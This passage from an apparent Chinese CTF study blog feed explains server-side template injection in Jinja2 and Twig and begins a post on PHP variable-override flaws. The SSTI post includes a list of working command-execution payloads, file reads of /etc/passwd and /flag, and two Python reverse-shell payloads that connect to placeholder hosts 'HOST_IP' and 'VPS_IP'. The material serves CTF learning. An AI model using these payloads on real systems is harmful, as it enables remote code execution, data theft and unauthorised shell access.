<code>?new()</code>）。</li></ul></li></ol><p>3.<strong>确认漏洞</strong>：</p><ul><li><p>请求：<code>http://example.com/?name=&#123;&#123;7*7&#125;&#125;</code></p></li><li><p>响应：<code>49</code>（表明 Jinja2 SSTI 漏洞存在）。</p><p>4.<strong>构造 payload</strong>：</p></li><li><p>读取配置：<code>&#123;&#123; config &#125;&#125;</code></p></li><li><p>执行命令：<code>&#123;&#123; ''.__class__.__mro__[1].__subclasses__()[159].__init__.__globals__['os'].popen('whoami').read() &#125;&#125;</code></p><p>5.<strong>触发执行</strong></p></li></ul><p>在具体说明之前，我们简要说明一下类之间的继承关系，因为在后面的攻击中用到的就是这种继承关系的不断调用最终达到一个rce的效果。</p><p>eg.</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">class A:pass</span><br><span class="line">class B(A):pass</span><br><span class="line">class C(B):pass</span><br><span class="line">class D(C):pass</span><br></pre></td></tr></table></figure><p>我们创建了4个类，其中的B类继承了A类，C、D类继承了B类,如果我们在这创建一个C的对象c，那么我们就可以通过__class__魔术方法来找到它的当前类</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">class A:pass</span><br><span class="line">class B(A):pass</span><br><span class="line">class C(B):pass</span><br><span class="line">class D(C):pass</span><br><span class="line">c=C()</span><br><span class="line">print(c.__class__)</span><br></pre></td></tr></table></figure><p>它返回了一个当前的类为C，我们还可以通过__base__这个魔术方法来找到当前类的父类:</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">class A:pass</span><br><span class="line">class B(A):pass</span><br><span class="line">class C(B):pass</span><br><span class="line">class D(C):pass</span><br><span class="line">c=C()</span><br><span class="line">print(c.__class__.__base__)</span><br></pre></td></tr></table></figure><p>找到了C类的父类B类，如果还想要找B类的父类可以接着使用__base__魔术方法:</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">class A:pass</span><br><span class="line">class B(A):pass</span><br><span class="line">class C(B):pass</span><br><span class="line">class D(C):pass</span><br><span class="line">c=C()</span><br><span class="line">print(c.__class__.__base__.__base__)</span><br></pre></td></tr></table></figure><p>当然这样一个一个递进上去的方法有一些麻烦，所以我们可以使用__mro__魔术方法来一步到位看到类的所有父类</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">class A:pass</span><br><span class="line">class B(A):pass</span><br><span class="line">class C(B):pass</span><br><span class="line">class D(C):pass</span><br><span class="line">c=C()</span><br><span class="line">print(c.__class__.__mro__)</span><br></pre></td></tr></table></figure><p>以数组形式在后面加上下标就能拿到指定的类了</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">class A:pass</span><br><span class="line">class B(A):pass</span><br><span class="line">class C(B):pass</span><br><span class="line">class D(C):pass</span><br><span class="line">c=C()</span><br><span class="line">print(c.__class__.__mro__[3])</span><br></pre></td></tr></table></figure><p>我们在拿到object类后就可以通过object类来查找python中的所有object类的子类，当然这其中会有我们能通过该类rce的子类。我们通过__subclasses__来获取当前类的所有子类</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">class A:pass</span><br><span class="line">class B(A):pass</span><br><span class="line">class C(B):pass</span><br><span class="line">class D(C):pass</span><br><span class="line">c=C()</span><br><span class="line">print(c.__class__.__mro__[3].__subclasses__())</span><br></pre></td></tr></table></figure><p>可以发现有很多类，前面我们也说到了python的所有类最终都是继承object类的，因此这里存在大量的类，我们最终的目的是要去进行rce</p><p>常见魔术方法：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line">__class__   ：返回类型所属的对象</span><br><span class="line">__mro__     ：返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。</span><br><span class="line">__base__   ：返回该对象所继承的父类</span><br><span class="line">__mro__     ：返回该对象的所有父类</span><br><span class="line"></span><br><span class="line">__subclasses__()  获取当前类的所有子类</span><br><span class="line">__init__  类的初始化方法</span><br><span class="line">__globals__  对包含(保存)函数全局变量的字典的引用</span><br></pre></td></tr></table></figure><h4 id="通用-payload-python3"><a class="markdownIt-Anchor" href="#通用-payload-python3"></a> 通用 payload ( Python3 )<a href="https://hello-ctf.com/hc-web/ssti/#payload-python3">¶</a></h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br><span class="line">41</span><br><span class="line">42</span><br><span class="line">43</span><br><span class="line">44</span><br><span class="line">45</span><br><span class="line">46</span><br><span class="line">47</span><br><span class="line">48</span><br><span class="line">49</span><br><span class="line">50</span><br><span class="line">51</span><br><span class="line">52</span><br><span class="line">53</span><br><span class="line">54</span><br><span class="line">55</span><br><span class="line">56</span><br><span class="line">57</span><br><span class="line">58</span><br><span class="line">59</span><br><span class="line">60</span><br><span class="line">61</span><br><span class="line">62</span><br><span class="line">63</span><br><span class="line">64</span><br><span class="line">65</span><br><span class="line">66</span><br><span class="line">67</span><br><span class="line">68</span><br><span class="line">69</span><br><span class="line">70</span><br><span class="line">71</span><br><span class="line">72</span><br><span class="line">73</span><br><span class="line">74</span><br><span class="line">75</span><br><span class="line">76</span><br><span class="line">77</span><br><span class="line">78</span><br><span class="line">79</span><br><span class="line">80</span><br></pre></td><td class="code"><pre><span class="line"># 命令执行_eval</span><br><span class="line"> &#123;% for x in [].__class__.__base__.__subclasses__() %&#125;</span><br><span class="line">    &#123;% if x.__init__ is defined and x.__init__.__globals__ is defined and &#x27;eval&#x27; in x.__init__.__globals__[&#x27;__builtins__&#x27;][&#x27;eval&#x27;].__name__ %&#125;</span><br><span class="line">        &#123;&#123; x.__init__.__globals__[&#x27;__builtins__&#x27;][&#x27;eval&#x27;](&#x27;__import__(&quot;os&quot;).popen(&quot;ls /&quot;).read()&#x27;) &#125;&#125;</span><br><span class="line">    &#123;% endif %&#125;</span><br><span class="line">&#123;% endfor %&#125;</span><br><span class="line"></span><br><span class="line"># 命令执行_os.py</span><br><span class="line">&#123;% for x in [].__class__.__base__.__subclasses__() %&#125;</span><br><span class="line">    &#123;% if x.__init__ is defined and x.__init__.__globals__ is defined and &#x27;os&#x27; in x.__init__.__globals__ %&#125;</span><br><span class="line">        &#123;&#123; x.__init__.__globals__[&#x27;os&#x27;].popen(&#x27;ls /&#x27;).read() &#125;&#125;</span><br><span class="line">    &#123;% endif %&#125;</span><br><span class="line">&#123;% endfor %&#125;</span><br><span class="line"></span><br><span class="line"># 命令执行_popen</span><br><span class="line">&#123;% for x in [].__class__.__base__.__subclasses__() %&#125;</span><br><span class="line">    &#123;% if x.__init__ is defined and x.__init__.__globals__ is defined and &#x27;popen&#x27; in x.__init__.__globals__ %&#125;</span><br><span class="line">        &#123;&#123; x.__init__.__globals__[&#x27;popen&#x27;](&#x27;ls /&#x27;).read() &#125;&#125;</span><br><span class="line">    &#123;% endif %&#125;</span><br><span class="line">&#123;% endfor %&#125;</span><br><span class="line"></span><br><span class="line"># 命令执行__frozen_importlib.BuiltinImporter</span><br><span class="line">&#123;% for x in [].__class__.__base__.__subclasses__() %&#125;</span><br><span class="line">    &#123;% if &#x27;BuiltinImporter&#x27; in x.__name__ %&#125;</span><br><span class="line">        &#123;&#123; x[&quot;load_module&quot;](&quot;os&quot;)[&quot;popen&quot;](&quot;ls /&quot;).read() &#125;&#125;</span><br><span class="line">    &#123;% endif %&#125;</span><br><span class="line">&#123;% endfor %&#125;</span><br><span class="line"></span><br><span class="line"># 命令执行_linecache</span><br><span class="line">&#123;% for x in [].__class__.__base__.__subclasses__() %&#125;</span><br><span class="line">    &#123;% if x.__init__ is defined and x.__init__.__globals__ is defined and &#x27;linecache&#x27; in x.__init__.__globals__ %&#125;</span><br><span class="line">        &#123;&#123; x.__init__.__globals__[&#x27;linecache&#x27;][&#x27;os&#x27;].popen(&#x27;ls /&#x27;).read() &#125;&#125;</span><br><span class="line">    &#123;% endif %&#125;</span><br><span class="line">&#123;% endfor %&#125;</span><br><span class="line"></span><br><span class="line"></span><br><span class="line"># 命令执行_exec(无回显故反弹shell)</span><br><span class="line">&#123;% for x in [].__class__.__base__.__subclasses__() %&#125;</span><br><span class="line">    &#123;% if x.__init__ is defined and x.__init__.__globals__ is defined and &#x27;exec&#x27; in x.__init__.__globals__[&#x27;__builtins__&#x27;][&#x27;exec&#x27;].__name__ %&#125;</span><br><span class="line">        &#123;&#123; x.__init__.__globals__[&#x27;__builtins__&#x27;][&#x27;exec&#x27;](&#x27;import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((&quot;HOST_IP&quot;,Port));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(&quot;sh&quot;)&#x27;)&#125;&#125;</span><br><span class="line">    &#123;% endif %&#125;</span><br><span class="line">&#123;% endfor %&#125;</span><br><span class="line"></span><br><span class="line">&#123;&#123;().__class__.__bases__[0].__subclasses__()[216].__init__.__globals__[&#x27;__builtins__&#x27;][&#x27;exec&#x27;](&#x27;import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((&quot;VPS_IP&quot;,端口));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(&quot;sh&quot;)&#x27;)&#125;&#125;</span><br><span class="line"></span><br><span class="line"># 命令执行_catch_warnings </span><br><span class="line">&#123;% for x in [].__class__.__base__.__subclasses__() %&#125;&#123;% if &#x27;war&#x27; in x.__name__ %&#125;&#123;&#123; x.__init__.__globals__[&#x27;__builtins__&#x27;].eval(&quot;__import__(&#x27;os&#x27;).popen(&#x27;whoami&#x27;).read()&quot;) &#125;&#125;&#123;% endif %&#125;&#123;% endfor %&#125;</span><br><span class="line"></span><br><span class="line"># catch_warnings 读取文件</span><br><span class="line">&#123;% for x in [].__class__.__base__.__subclasses__() %&#125;&#123;% if x.__name__==&#x27;catch_warnings&#x27; %&#125;&#123;&#123; x.__init__.__globals__[&#x27;__builtins__&#x27;].open(&#x27;/app/flag&#x27;, &#x27;r&#x27;).read() &#125;&#125;&#123;% endif %&#125;&#123;% endfor %&#125;</span><br><span class="line"></span><br><span class="line"># _frozen_importlib_external.FileLoader 读取文件</span><br><span class="line"> &#123;% for x in [].__class__.__base__.__subclasses__() %&#125; # &#123;% for x in [].__class__.__bases__[0].__subclasses__() %&#125;</span><br><span class="line">    &#123;% if &#x27;FileLoader&#x27; in x.__name__ %&#125;</span><br><span class="line">        &#123;&#123; x[&quot;get_data&quot;](0,&quot;/etc/passwd&quot;)&#125;&#125;</span><br><span class="line">    &#123;% endif %&#125;</span><br><span class="line">&#123;% endfor %&#125;</span><br><span class="line"></span><br><span class="line"># 其他RCE</span><br><span class="line">&#123;&#123;config.__class__.__init__.__globals__[&#x27;os&#x27;].popen(&#x27;ls&#x27;).read()&#125;&#125;</span><br><span class="line"></span><br><span class="line">&#123;&#123;g.pop.__globals__.__builtins__[&#x27;__import__&#x27;](&#x27;os&#x27;).popen(&#x27;ls&#x27;).read()&#125;&#125;</span><br><span class="line"></span><br><span class="line">&#123;&#123;url_for.__globals__.__builtins__[&#x27;__import__&#x27;](&#x27;os&#x27;).popen(&#x27;ls&#x27;).read()&#125;&#125;</span><br><span class="line"></span><br><span class="line">&#123;&#123;lipsum.__globals__.__builtins__[&#x27;__import__&#x27;](&#x27;os&#x27;).popen(&#x27;ls&#x27;).read()&#125;&#125;</span><br><span class="line"></span><br><span class="line">&#123;&#123;get_flashed_messages.__globals__.__builtins__[&#x27;__import__&#x27;](&#x27;os&#x27;).popen(&#x27;ls&#x27;).read()&#125;&#125;</span><br><span class="line"></span><br><span class="line">&#123;&#123;application.__init__.__globals__.__builtins__[&#x27;__import__&#x27;](&#x27;os&#x27;).popen(&#x27;ls&#x27;).read()&#125;&#125;</span><br><span class="line"></span><br><span class="line">&#123;&#123;self.__init__.__globals__.__builtins__[&#x27;__import__&#x27;](&#x27;os&#x27;).popen(&#x27;ls&#x27;).read()&#125;&#125;</span><br><span class="line"></span><br><span class="line">&#123;&#123;cycler.__init__.__globals__.__builtins__[&#x27;__import__&#x27;](&#x27;os&#x27;).popen(&#x27;ls&#x27;).read()&#125;&#125;</span><br><span class="line"></span><br><span class="line">&#123;&#123;joiner.__init__.__globals__.__builtins__[&#x27;__import__&#x27;](&#x27;os&#x27;).popen(&#x27;ls&#x27;).read()&#125;&#125;</span><br><span class="line"></span><br><span class="line">&#123;&#123;namespace.__init__.__globals__.__builtins__[&#x27;__import__&#x27;](&#x27;os&#x27;).popen(&#x27;ls&#x27;).read()&#125;&#125;</span><br><span class="line"></span><br><span class="line">&#123;&#123;url_for.__globals__.current_app.add_url_rule(&#x27;/1333337&#x27;,view_func=url_for.__globals__.__builtins__[&#x27;__import__&#x27;](&#x27;os&#x27;).popen(&#x27;ls&#x27;).read)&#125;&#125;</span><br></pre></td></tr></table></figure><p>ps:QAQ好抽象</p><h2 id="二编"><a class="markdownIt-Anchor" href="#二编"></a> 二编：</h2><p><img src="https://img2024.cnblogs.com/blog/3450162/202407/3450162-20240717154937641-936215290.png" alt="image" /></p><p>这里再补充一下：常见模板有Smarty、Mako、Twig、Jinja2、Eval、Flask、Tornado、Go、Django、Ruby等。</p><p>这幅图的含义是通过这些指令去判断对方用的是什么模板，下面解释一下这幅图的意思:<br />绿色箭头是执行成功，红色箭头是执行失败。<br />首先是注入<code>$&#123;7*7&#125;</code>没有回显出49的情况，这种时候就是执行失败走红线，再次注入49如果还是没有回显49就代表这里没有模板注入；如果注入回显了49代表执行成功，继续往下走注入49，如果执行成功回显7777777说明是jinja2模板，如果回显是49就说明是Twig模板。<br />然后回到最初注入<code>$&#123;7＊7&#125;</code>成功回显出49的情况，这种时候是执行成功走绿线，再次注入a{<em>comment</em>}b，如果执行成功回显ab，就说明是Smarty模板；如果没有回显出ab，就是执行失败走红线，注入${“z”.join(“ab”)}，如果执行成功回显出zab就说明是Mako模板。实际做题时也可以把指令都拿去测测看谁能对上。平时做题也可以多搜集不同模板对应的注入语句语法。</p><h3 id="常见payload"><a class="markdownIt-Anchor" href="#常见payload"></a> 常见payload：</h3><p>1.Twig模版：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">先找到flag位置</span><br><span class="line">&#123;&#123;_self.env.registerUndefinedFilterCallback(&quot;exec&quot;)&#125;&#125;&#123;&#123;_self.env.getFilter(&quot;find / -name &#x27;f*&#x27;&quot;)&#125;&#125;</span><br><span class="line">再</span><br><span class="line">&#123;&#123;_self.env.registerUndefinedFilterCallback(&quot;exec&quot;)&#125;&#125;&#123;&#123;_self.env.getFilter(&quot;cat /flag&quot;)&#125;&#125;</span><br></pre></td></tr></table></figure><p>将Payload分成两部分来理解：<br /><code>&#123;&#123;_self.env.registerUndefinedFilterCallback("exec")&#125;&#125;</code><br /><code>&#123;&#123;_self.env.getFilter("cat /flag")&#125;&#125;</code></p><p>第一部分：设置恶意回调<br /><code>&#123;&#123;_self.env.registerUndefinedFilterCallback("exec")&#125;&#125;</code><br /><code>_self:</code><br />在<code>Twig</code>模板中，<code>_self</code>是一个特殊的变量，它指向当前的模板上下文（Twig\Template实例）。通过它可以访问到模板内部的一些方法和属性。<br /><code>_self.env:</code><br /><code>env</code>是<code>_self</code>的一个属性，它指的是<code>Twig</code>的环境对象（Twig\Environment实例）。这个对象包含了模板引擎的所有配置、扩展、过滤器、函数等全局信息。控制了它，就相当于控制了模板引擎的核心。<br /><code>registerUndefinedFilterCallback:</code><br />这是<code>Twig\Environment</code>对象的一个方法。<br />它的作用是：注册一个回调函数。当Twig在模板中遇到一个未被定义的过滤器时，就会自动调用这个注册好的回调函数，而不是直接抛错。</p><p>这行代码的执行结果是——告诉<code>Twig</code>引擎：“以后如果你遇到任何不认识的过滤器，别报错，去调用<code>exec</code>函数来处理”。</p><p>第二部分：触发命令执行<br /><code>&#123;&#123;_self.env.getFilter("cat /flag")&#125;&#125;</code></p><ol start="2"><li></li></ol><p>后续补充。。。</p><h2 id="典例"><a class="markdownIt-Anchor" href="#典例"></a> 典例</h2><h3 id="ctfshow-ezzz_ssti"><a class="markdownIt-Anchor" href="#ctfshow-ezzz_ssti"></a> ctfshow-ezzz_ssti</h3><p>很明显的SSTI，不演了，直接把SSTI放在明面上给我们，但是这题做了长度的限制。</p><p>简单试了一下，发现限制长度40字符😭</p><p>那么正常情况下的payload是过不了长度限制的，那我们该如何破局呢？</p><p>我们先看看配置文件试试：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&#123;&#123;config&#125;&#125;</span><br></pre></td></tr></table></figure><p>得到：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">hello &lt;Config &#123;&#x27;DEBUG&#x27;: False, &#x27;TESTING&#x27;: False, &#x27;PROPAGATE_EXCEPTIONS&#x27;: None, &#x27;SECRET_KEY&#x27;: None, &#x27;PERMANENT_SESSION_LIFETIME&#x27;: datetime.timedelta(days=31), &#x27;USE_X_SENDFILE&#x27;: False, &#x27;SERVER_NAME&#x27;: None, &#x27;APPLICATION_ROOT&#x27;: &#x27;/&#x27;, &#x27;SESSION_COOKIE_NAME&#x27;: &#x27;session&#x27;, &#x27;SESSION_COOKIE_DOMAIN&#x27;: None, &#x27;SESSION_COOKIE_PATH&#x27;: None, &#x27;SESSION_COOKIE_HTTPONLY&#x27;: True, &#x27;SESSION_COOKIE_SECURE&#x27;: False, &#x27;SESSION_COOKIE_SAMESITE&#x27;: None, &#x27;SESSION_REFRESH_EACH_REQUEST&#x27;: True, &#x27;MAX_CONTENT_LENGTH&#x27;: None, &#x27;SEND_FILE_MAX_AGE_DEFAULT&#x27;: None, &#x27;TRAP_BAD_REQUEST_ERRORS&#x27;: None, &#x27;TRAP_HTTP_EXCEPTIONS&#x27;: False, &#x27;EXPLAIN_TEMPLATE_LOADING&#x27;: False, &#x27;PREFERRED_URL_SCHEME&#x27;: &#x27;http&#x27;, &#x27;TEMPLATES_AUTO_RELOAD&#x27;: None, &#x27;MAX_COOKIE_SIZE&#x27;: 4093&#125;&gt;</span><br></pre></td></tr></table></figure><p>而我们要知道的是</p><p>Flask 框架中存在 config 全局对象，用来保存配置信息。config 对象实质上是一个字典的子类，可以像字典一样操作。因此要更新字典，我们可以使用 Python 中字典的 update（） 方法。用 update（） 方法 + 关键字参数更新字典</p><p>首先我们先将config.update存为短变量：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&#123;%set x=config.update(a=config.update)%&#125;</span><br></pre></td></tr></table></figure><p>然后将<code>lipsum.__globals__</code>存入g,</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&#123;%set x=config.a(g=lipsum.__globals__)%&#125;</span><br></pre></td></tr></table></figure><p>然后更新o的值：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&#123;%set x=config.a(o=config.g.os)%&#125;</span><br></pre></td></tr></table></figure><p>取出popen：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&#123;%set x=config.a(p=config.o.popen)%&#125;</span><br></pre></td></tr></table></figure><p>读取flag：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&#123;&#123;config.p(&quot;cat /flag&quot;).read()&#125;&#125;</span><br></pre></td></tr></table></figure><p>本文参考资料：<a href="https://hello-ctf.com/hc-web/ssti/#_3">SSTI 注入 - Hello CTF</a></p>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/03/13/SSTI%E6%B3%A8%E5%85%A5/</id>
    <link href="https://cl1ck-t0.github.io/2026/03/13/SSTI%E6%B3%A8%E5%85%A5/"/>
    <published>2026-03-13T01:54:17.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>SSTI注入</title>
    <updated>2026-10-18T11:53:17.782Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <category term="web漏洞" scheme="https://cl1ck-t0.github.io/tags/web%E6%BC%8F%E6%B4%9E/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="变量覆盖漏洞"><a class="markdownIt-Anchor" href="#变量覆盖漏洞"></a> 变量覆盖漏洞</h1><p>引入题：[MoeCTF 2022]ezphp</p><h2 id="一-概念"><a class="markdownIt-Anchor" href="#一-概念"></a> 一、概念</h2><p>变量覆盖漏洞是指攻击者使用自定义的变量去覆盖源代码中的变量，从而改变代码逻辑，实现攻击目的的一种漏洞。通常来说，单独的变量覆盖漏洞很难有利用价值，但是在与其他应用代码或漏洞结合后，可能会有很大的影响。</p><h2 id="二-变量覆盖漏洞相关的函数"><a class="markdownIt-Anchor" href="#二-变量覆盖漏洞相关的函数"></a> 二、 变量覆盖漏洞相关的函数</h2><p>变量覆盖漏洞大多数由函数使用不当导致，经常引发变量覆盖漏洞的函数有：</p><ul><li>extract()</li><li>parse_str()</li><li>import_request_variables()</li><li><p class="katex-block"><span class="katex-display"><span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML" display="block"><semantics><mrow><mo stretchy="false">(</mo><mtext>可变变量</mtext><mo stretchy="false">)</mo></mrow><annotation encoding="application/x-tex">(可变变量)</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:1em;vertical-align:-0.25em;"></span><span class="mopen">(</span><span class="mord cjk_fallback">可变变量</span><span class="mclose">)</span></span></span></span></span></p></li></ul><h2 id="三-详细说明"><a class="markdownIt-Anchor" href="#三-详细说明"></a> 三、详细说明</h2><p>接下来，我将逐步说明变量覆盖漏洞函数</p><h3 id="1extract变量覆盖"><a class="markdownIt-Anchor" href="#1extract变量覆盖"></a> 1.extract()变量覆盖</h3><p>emmmmmm，其实窝没见过doge</p><p>但是这里网上找资料补充一下：</p><p>extract() 函数从数组中将变量导入到当前的符号表。</p><p>该函数使用数组键名作为变量名，使用数组键值作为变量值。针对数组中的每个元素，将在当前符号表中创建对应的一个变量。</p><p>实例：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">&lt;?php</span><br><span class="line">$a = &quot;Original&quot;;</span><br><span class="line">$my_array = array(&quot;a&quot; =&gt; &quot;Cat&quot;,&quot;b&quot; =&gt; &quot;Dog&quot;, &quot;c&quot; =&gt; &quot;Horse&quot;);</span><br><span class="line">extract($my_array);</span><br><span class="line">echo &quot;\$a = $a; \$b = $b; \$c = $c&quot;;</span><br><span class="line">?&gt;</span><br></pre></td></tr></table></figure><p>//运行结果：$a = Cat; $b = Dog; $c = Horse（Cat将Original覆盖了）</p><p><a href="https://blog.csdn.net/qq_45521281/article/details/105849770">参考资料</a></p><h3 id="2变量覆盖重点"><a class="markdownIt-Anchor" href="#2变量覆盖重点"></a> 2.$$变量覆盖（重点）</h3><p>由$$定义的变量为可变变量。就是说，一个变量的变量名可以动态的设置和使用。一个可变变量获取了一个普通变量的值作为这个可变变量的变量名。</p><p>这个比较常见，我们详细展开一下，以ezphp为例说明一下：</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"></span><br><span class="line"><span class="title function_ invoke__">highlight_file</span>(<span class="string">&#x27;source.txt&#x27;</span>);</span><br><span class="line"><span class="keyword">echo</span> <span class="string">&quot;&lt;br&gt;&lt;br&gt;&quot;</span>;</span><br><span class="line"></span><br><span class="line"><span class="variable">$flag</span> = <span class="string">&#x27;xxxxxxxx&#x27;</span>;</span><br><span class="line"><span class="variable">$giveme</span> = <span class="string">&#x27;can can need flag!&#x27;</span>;</span><br><span class="line"><span class="variable">$getout</span> = <span class="string">&#x27;No! flag.Try again. Come on!&#x27;</span>;</span><br><span class="line"><span class="keyword">if</span>(!<span class="keyword">isset</span>(<span class="variable">$_GET</span>[<span class="string">&#x27;flag&#x27;</span>]) &amp;&amp; !<span class="keyword">isset</span>(<span class="variable">$_POST</span>[<span class="string">&#x27;flag&#x27;</span>]))&#123;</span><br><span class="line">  <span class="keyword">exit</span>(<span class="variable">$giveme</span>);</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span>(<span class="variable">$_POST</span>[<span class="string">&#x27;flag&#x27;</span>] === <span class="string">&#x27;flag&#x27;</span> || <span class="variable">$_GET</span>[<span class="string">&#x27;flag&#x27;</span>] === <span class="string">&#x27;flag&#x27;</span>)&#123;</span><br><span class="line">  <span class="keyword">exit</span>(<span class="variable">$getout</span>);</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="keyword">foreach</span> (<span class="variable">$_POST</span> <span class="keyword">as</span> <span class="variable">$key</span> =&gt; <span class="variable">$value</span>) &#123;</span><br><span class="line">  <span class="variable">$$key</span> = <span class="variable">$value</span>;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="keyword">foreach</span> (<span class="variable">$_GET</span> <span class="keyword">as</span> <span class="variable">$key</span> =&gt; <span class="variable">$value</span>) &#123;</span><br><span class="line">  <span class="variable">$$key</span> = <span class="variable">$$value</span>;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="keyword">echo</span> <span class="string">&#x27;the flag is : &#x27;</span> . <span class="variable">$flag</span>;</span><br><span class="line"></span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p><strong>漏洞产生:</strong></p><p>使用foreach来遍历数组中的值，然后再将获取到的<strong>数组键名作为变量名</strong>，数组中的<strong>键值作为变量的值</strong>。因此就产生了变量覆盖漏洞。请求<code>?flag=a</code> 会将<code>$flag</code>的值覆盖，$flag=a。</p><h3 id="3parse_str导致的变量覆盖"><a class="markdownIt-Anchor" href="#3parse_str导致的变量覆盖"></a> 3.parse_str()导致的变量覆盖</h3><p>parse_str(string,array)函数把**查询字符串解析到变量中。 **</p><p>array参数规定存储变量的数组名称。该参数指示变量存储到一个指定的数组中。</p><p>注释：如果未设置 array 参数，由该函数设置的变量将覆盖已存在的同名变量。</p><p>查询字符串（URL参数）是指在URL的末尾加上用于向服务器 